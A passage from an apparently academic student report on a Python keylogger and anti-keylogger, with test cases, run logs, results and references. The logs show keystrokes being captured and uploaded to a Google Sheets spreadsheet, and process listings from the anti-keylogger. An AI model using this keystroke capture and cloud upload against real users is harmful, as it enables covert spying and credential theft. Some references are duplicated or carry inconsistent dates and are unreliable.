
TC05	Decryption	Decrypting the data stored in cloud	The stored encrypted key logs	Successful decryption	Successful decryption	PASS
TC06	Anti – Keylogger Module	Terminating all the existing key logs and keylogger softwares	Existing key logs	Successful termination	Successful terminations	PASS

Table 1: Test Cases


5.4 EXECUTION OF THE PROJECT

- INITIALLY THE OUTPUT SCREENS – GOOGLE SPREADSHEET AS WELL AS THE KEY_LOG.TXT FILE ARE EMPTY:







- RUNNING THE KEYLOGGER PYTHON CODE WHICH WE HAVE IMPLEMENTED USING PYTHON IN ANACONDA NAVIGATOR COMMAND PROMPT:



THE MESSAGE KEY LOGGING HAS BEGUN SHOWS SUCCESS THAT KEY STROKES ARE GETTING RECORDED. THEN THE INFO WITH THE KEYS THAT ARE PRESSED WILL BE STORED IN THE .txt FILE, THEN THE ENCRYPTED DATA WILL ALSO BE STORED IN SPREADSHEET IN GOOGLE CLOUD (WHICH WE IMPLEMENTED USING GOOGLE APIs)




```
key_log - Notepad
File Edit Format View Help
2021-05-16 00:35:49,781: Converted retries value: 3 -> Retry(total=3, connect=None, read=None, redirect=None, status=None)
2021-05-16 00:35:49,782: Making request: POST https://oauth2.googleapis.com/token
2021-05-16 00:35:49,784: Starting new HTTPS connection (1): oauth2.googleapis.com:443
2021-05-16 00:35:50,022: https://oauth2.googleapis.com:443 "POST /token HTTP/1.1" 200 None
2021-05-16 00:35:50,025: Starting new HTTPS connection (1): www.googleapis.com:443
2021-05-16 00:35:50,644: https://www.googleapis.com:443 "GET /drive/v3/files?q=imeType%3D%22application%2Fvnd.google-apps.spreadsheet%22+and+name%3D+%2218BCE0369-370+Key%26AntiKeyLogger%2
2021-05-16 00:35:50,651: Starting new HTTPS connection (1): sheets.googleapis.com:443
2021-05-16 00:35:51,423: https://sheets.googleapis.com:443 "GET /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g?includeGridData=false HTTP/1.1" 200 None
2021-05-16 00:35:51,831: https://sheets.googleapis.com:443 "GET /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27?valueRenderOption=FORMATTED_VALUE HTTP/1.1"
2021-05-16 00:35:55,898: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:35:56,285: https://sheets.googleapis.com:443 "PUT /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27%21A1?valueInputOption=RAW HTTP/1.1" 200 Non
2021-05-16 00:35:56,826: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:35:57,257: https://sheets.googleapis.com:443 "PUT /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27%21A2?valueInputOption=RAW HTTP/1.1" 200 Non
2021-05-16 00:35:57,264: '1'
2021-05-16 00:35:57,684: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:35:58,095: https://sheets.googleapis.com:443 "PUT /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27%21A3?valueInputOption=RAW HTTP/1.1" 200 Non
2021-05-16 00:35:58,101: 'c'
2021-05-16 00:35:58,520: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:35:58,910: https://sheets.googleapis.com:443 "PUT /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27%21A4?valueInputOption=RAW HTTP/1.1" 200 Non
2021-05-16 00:35:58,918: '0'
2021-05-16 00:35:59,518: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:35:59,916: https://sheets.googleapis.com:443 "PUT /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27%21A5?valueInputOption=RAW HTTP/1.1" 200 Non
2021-05-16 00:35:59,921: '7'
2021-05-16 00:36:00,350: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:36:00,756: Key.shift_r
2021-05-16 00:36:01,182: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:36:01,598: https://sheets.googleapis.com:443 "PUT /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27%21A6?valueInputOption=RAW HTTP/1.1" 200 Non
2021-05-16 00:36:01,603: Key.print_screen
2021-05-16 00:36:04,006: https://sheets.googleapis.com:443 "POST /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g:batchUpdate HTTP/1.1" 200 None
2021-05-16 00:36:04,404: https://sheets.googleapis.com:443 "PUT /v4/spreadsheets/14NYPpUByWqF9LcGr2V0CXjf0jDvnd2eggCV_2e3-g/values/X27Sheet1X27%21A7?valueInputOption=RAW HTTP/1.1" 200 Non
2021-05-16 00:36:04,410: key.ctrl_1
```



	A	B	C	D	E	F	G	H
1	Timestamp	Key						
2	16/05/2021 00:3	DQ						
3	16/05/2021 00:3	VA						
4	16/05/2021 00:3	PB						
5	16/05/2021 00:3	JC						
6	16/05/2021 00:3	XE						
7	16/05/2021 00:3	XE						
8	16/05/2021 00:3	XE						
9								
10								
11								
12								
13								

OUTPUT FILES ARE THUS FILLED WITH THE ENCRYPTED INFORMATION OF KEY STROKES.

- NOW FOR ANTI-KEYLOGGER, WE'LL RUN THE ANTI-KEYLOGGER.PY IN ANACONDA PROMPT:



```
Administrator: Anaconda Prompt (anaconda3)
chound method Process.name of psutil.Process(pid=11312, name='lgcc(tray.exe', status='running', started='22:59:45'))>
chound method Process.name of psutil.Process(pid=11356, name='h Outlook.exe', status='stopped', started='23:02:57'))>
chound method Process.name of psutil.Process(pid=11360, name='Video.UI.exe', status='stopped', started='23:29:26'))>
chound method Process.name of psutil.Process(pid=11380, name='RuntimeBroker.exe', status='running', started='22:59:45'))>
chound method Process.name of psutil.Process(pid=11404, name='chrome.exe', status='running', started='23:55:24'))>
chound method Process.name of psutil.Process(pid=11424, name='svchost.exe', status='running', started='22:59:45'))>
chound method Process.name of psutil.Process(pid=11436, name='svchost.exe', status='running', started='23:01:29'))>
chound method Process.name of psutil.Process(pid=11452, name='svchost.exe', status='running', started='22:59:45'))>
chound method Process.name of psutil.Process(pid=11476, name='hlsr.exe', status='stopped', started='23:02:58'))>
chound method Process.name of psutil.Process(pid=11512, name='svchost.exe', status='running', started='22:59:45'))>
chound method Process.name of psutil.Process(pid=11624, name='SgrmBroker.exe', status='running', started='23:01:40'))>
chound method Process.name of psutil.Process(pid=11736, name='chrome.exe', status='running', started='23:55:35'))>
chound method Process.name of psutil.Process(pid=11832, name='TextInputHost.exe', status='running', started='23:00:05'))>
chound method Process.name of psutil.Process(pid=11840, name='svchost.exe', status='running', started='22:59:46'))>
chound method Process.name of psutil.Process(pid=11896, name='EasyUI Tools M.exe', status='running', started='22:59:51'))>
chound method Process.name of psutil.Process(pid=11924, name='Zoom.exe', status='running', started='23:41:02'))>
chound method Process.name of psutil.Process(pid=11956, name='RdrCEF.exe', status='running', started='00:11:06'))>
chound method Process.name of psutil.Process(pid=12048, name='lgcc.exe', status='running', started='22:59:48'))>
chound method Process.name of psutil.Process(pid=12140, name='Alt.exe', status='running', started='22:59:40'))>
chound method Process.name of psutil.Process(pid=12148, name='RuntimeBroker.exe', status='running', started='23:02:47'))>
chound method Process.name of psutil.Process(pid=12168, name='DDVRulesProcessor.exe', status='running', started='23:01:29'))>
chound method Process.name of psutil.Process(pid=12464, name='chrome.exe', status='running', started='00:04:43'))>
chound method Process.name of psutil.Process(pid=12580, name='RuntimeBroker.exe', status='running', started='23:29:27'))>
chound method Process.name of psutil.Process(pid=12656, name='chrome.exe', status='running', started='23:55:35'))>
chound method Process.name of psutil.Process(pid=12692, name='svchost.exe', status='running', started='23:01:17'))>
chound method Process.name of psutil.Process(pid=12736, name='Teams.exe', status='running', started='23:24:15'))>
chound method Process.name of psutil.Process(pid=12744, name='SocketHostServer.exe', status='running', started='23:01:29'))>
chound method Process.name of psutil.Process(pid=12820, name='Teams.exe', status='running', started='23:24:13'))>
chound method Process.name of psutil.Process(pid=12856, name='svchost.exe', status='running', started='23:00:49'))>
chound method Process.name of psutil.Process(pid=12944, name='ApplicationFrameHost.exe', status='running', started='23:02:47'))>
chound method Process.name of psutil.Process(pid=13152, name='DDVDataCollector.exe', status='running', started='23:01:41'))>
chound method Process.name of psutil.Process(pid=13216, name='svchost.exe', status='running', started='23:01:29'))>
chound method Process.name of psutil.Process(pid=13240, name='Dispi.exe', status='running', started='23:01:38'))>
chound method Process.name of psutil.Process(pid=13364, name='chrome.exe', status='running', started='23:55:34'))>
chound method Process.name of psutil.Process(pid=13724, name='chrome.exe', status='running', started='23:55:34'))>
chound method Process.name of psutil.Process(pid=13748, name='CptHost.exe', status='running', started='23:41:40'))>
chound method Process.name of psutil.Process(pid=14156, name='WIMM00D.EC', status='running', started='23:55:01'))>
chound method Process.name of psutil.Process(pid=14276, name='python.exe', status='running', started='00:41:56'))>
chound method Process.name of psutil.Process(pid=14548, name='chrome.exe', status='running', started='00:05:52'))>
chound method Process.name of psutil.Process(pid=14716, name='smartscreen.exe', status='running', started='00:41:32'))>
chound method Process.name of psutil.Process(pid=14836, name='svchost.exe', status='running', started='00:26:40'))>
chound method Process.name of psutil.Process(pid=14848, name='SearchProtocolHost.exe', status='running', started='00:38:09'))>
chound method Process.name of psutil.Process(pid=15032, name='RdrCEF.exe', status='running', started='00:11:19'))>
chound method Process.name of psutil.Process(pid=15084, name='chrome.exe', status='running', started='23:56:18'))>
chound method Process.name of psutil.Process(pid=15288, name='chrome.exe', status='running', started='23:56:22'))>
chound method Process.name of psutil.Process(pid=15312, name='SearchFilterHost.exe', status='running', started='00:40:32'))>
chound method Process.name of psutil.Process(pid=15356, name='Teams.exe', status='running', started='00:40:06'))>
All Existing Key Logs Terminated

(base) C:\Users\knama\Desktop\Key-logs-main
```

THUS, WE CAN SEE THAT THE ANTI-KEYLOGGER DELETED ALL THE EXISTING/RUNNING KEYLOGGERS AND SHOWED THEIR PROCESS IDs AND TIME WHILE TERMINATION AND AT THE END SHOWED THE SUCCESS MESSAGE “All Existing Key Logs Terminated”

5.5 RESULT ANALYSIS

Thus, we implemented Keyloggers and Anti-Keyloggers using Python, which was shown in the above implementation and results. It can be analysed that the Key Logger stored the Key Strokes along with information about the key strokes that were made such as the time precise till the second, date, the key stroke code, error or success code.

Additionally, the Anti Keylogger searched for all the softwares tracking key logs and thus terminated them and erased any current key logs stored, and showed the details of the terminating key logs before permanently erasing them.

Further, it can also be seen from the screenshots of the spreadsheet that encryption was successful and just by looking at the details stored in the drive spreadsheet, it is not possible to get what the user typed.

6. CONCLUSION AND FUTURE SCOPE

Thus, while researching for this project, we went through a number of ways in which Companies spy on their employees, keyloggers being one of them. We implemented keyloggers and anti-keyloggers using Python and some NumPy libraries.

While going through options for prevention of keyloggers and their misuse by cybercriminals, anti-virus was one of the best methods to prevent keylogging. One of the main differences in anti-virus softwares and Anti-Keyloggers are that, Anti-Keyloggers aren't able to detect a normal keystroke and a recorded keystroke and thus will delete all the existing records of keystrokes i.e., recorded keystrokes as well as the personal key strokes by the user.

This project helped us to gain immense insight on Key Logs, and is a field of many applications thus opening us for various further research options.

7. REFERENCES

1. Ladakis, Evangelos, et al. "You can type, but you can't hide: A stealthy GPU-based keylogger." *Proceedings of the 6th European Workshop on System Security (EuroSec)*. 2019.
2. Jefferson Delk Home, "Method and system for detecting a keylogger on a computer " US Patent 7,721,333 B2, issued May 18, 2018.
3. Chi-Pei Wang, "Method For Anit-Keylogger" US Patent 2009/0144558 A1, issued June 4, 2020.
4. Fiebig, Tobias, Janis Danisevskis, and Marta Piekarska. "A metric for the evaluation and comparison of keylogger performance." *7th Workshop on Cyber Security Experimentation and Test ({CSET} 14)*. 2020.

5. Gunalakshmii, S., and P. Ezhumalai. "Mobile keylogger detection using machine learning technique." *Proceedings of IEEE International Conference on Computer Communication and Systems ICCCS14*. IEEE, 2019.
6. Tschinkel, Brian, Bernard Esantsi, Dominick Iacovelli, Padma Nagesar, Richard Walz, Vinnie Monaco, and Ned Bakelman. "Keylogger keystroke biometric system." *Research Gate* (2018).
7. Jefferson Delk Home, " Method and system for detecting a keylogger on a computer " US Patent 7,721,333 B2, issued May 18, 2018.
8. Wazid, Mohammad, Robin Sharma, Avita Katal, R. H. Goudar, Priyanka Bhakuni, and Asit Tyagi. "Implementation and Embellishment of Prevention of Keylogger Spyware Attacks." In *International Symposium on Security in Computing and Communication*, pp. 262-271. Springer, Berlin, Heidelberg, 2018.
9. Wang, Chi-Pei. "Anti-keylogger computer network system." U.S. Patent No. 8,726,013. 13 May 2014.
10. Vishnani, K., Pais, A. R., & Mohandas, R. (2017, July). An in-depth analysis of the epitome of online stealth: keyloggers; and their countermeasures. In *International Conference on Advances in Computing and Communications* (pp. 10-19). Springer, Berlin, Heidelberg.
11. Ortolani, Stefano, Cristiano Giuffrida, and Bruno Crispo. "Bait your hook: a novel detection technique for keyloggers." *International Workshop on Recent Advances in Intrusion Detection*. Springer, Berlin, Heidelberg, 2020.
12. Creutzburg, R. (2017). The strange world of keyloggers-an overview, Part I. *Electronic Imaging*, 2017(6), 139-148.
13. Trabelsi, Z., & Barka, E. (2019, April). A Basic Course Model on Information Security for High School IT Curriculum. In *2019 IEEE Global Engineering Education Conference (EDUCON)* (pp. 63-70). IEEE.

14. AbdAllah, E. G., Zulkernine, M., Gu, Y. X., & Liem, C. (2017, July). TRUST-CAP: a trust model for cloud-based applications. In *2017 IEEE 41st annual computer software and applications conference (COMPSAC)* (Vol. 2, pp. 584-589). IEEE.
15. Trabelsi, Z., & Saleous, H. (2018, April). Teaching keylogging and network eavesdropping attacks: Student threat and school liability concerns. In *2018 IEEE Global Engineering Education Conference (EDUCON)* (pp. 437-444). IEEE.
16. Manesh, M. R., & Kaabouch, N. (2019). Cyber-attacks on unmanned aerial system networks: Detection, countermeasure, and future research directions. *Computers & Security*, 85, 386-401.
17. Yousaf, A. (2017). *Preventing capture of keystrokes in Windows OS* (Doctoral dissertation, Cardiff Metropolitan University).
18. Ali, R. K. (2017). USING SMARTPHONE TO PREVENT KEYLOGGING AND SHOULDER SURFING.
19. Xu, M., Salami, B., & Obimbo, C. (2019). How to Protect Personal Information against Keyloggers. In *IMSA* (pp. 275-280).
20. Sagiroglu, S., & Canbek, G. (2019). Keyloggers: Increasing threats to computer security and privacy. *IEEE technology and society magazine*, 28(3), 10-17.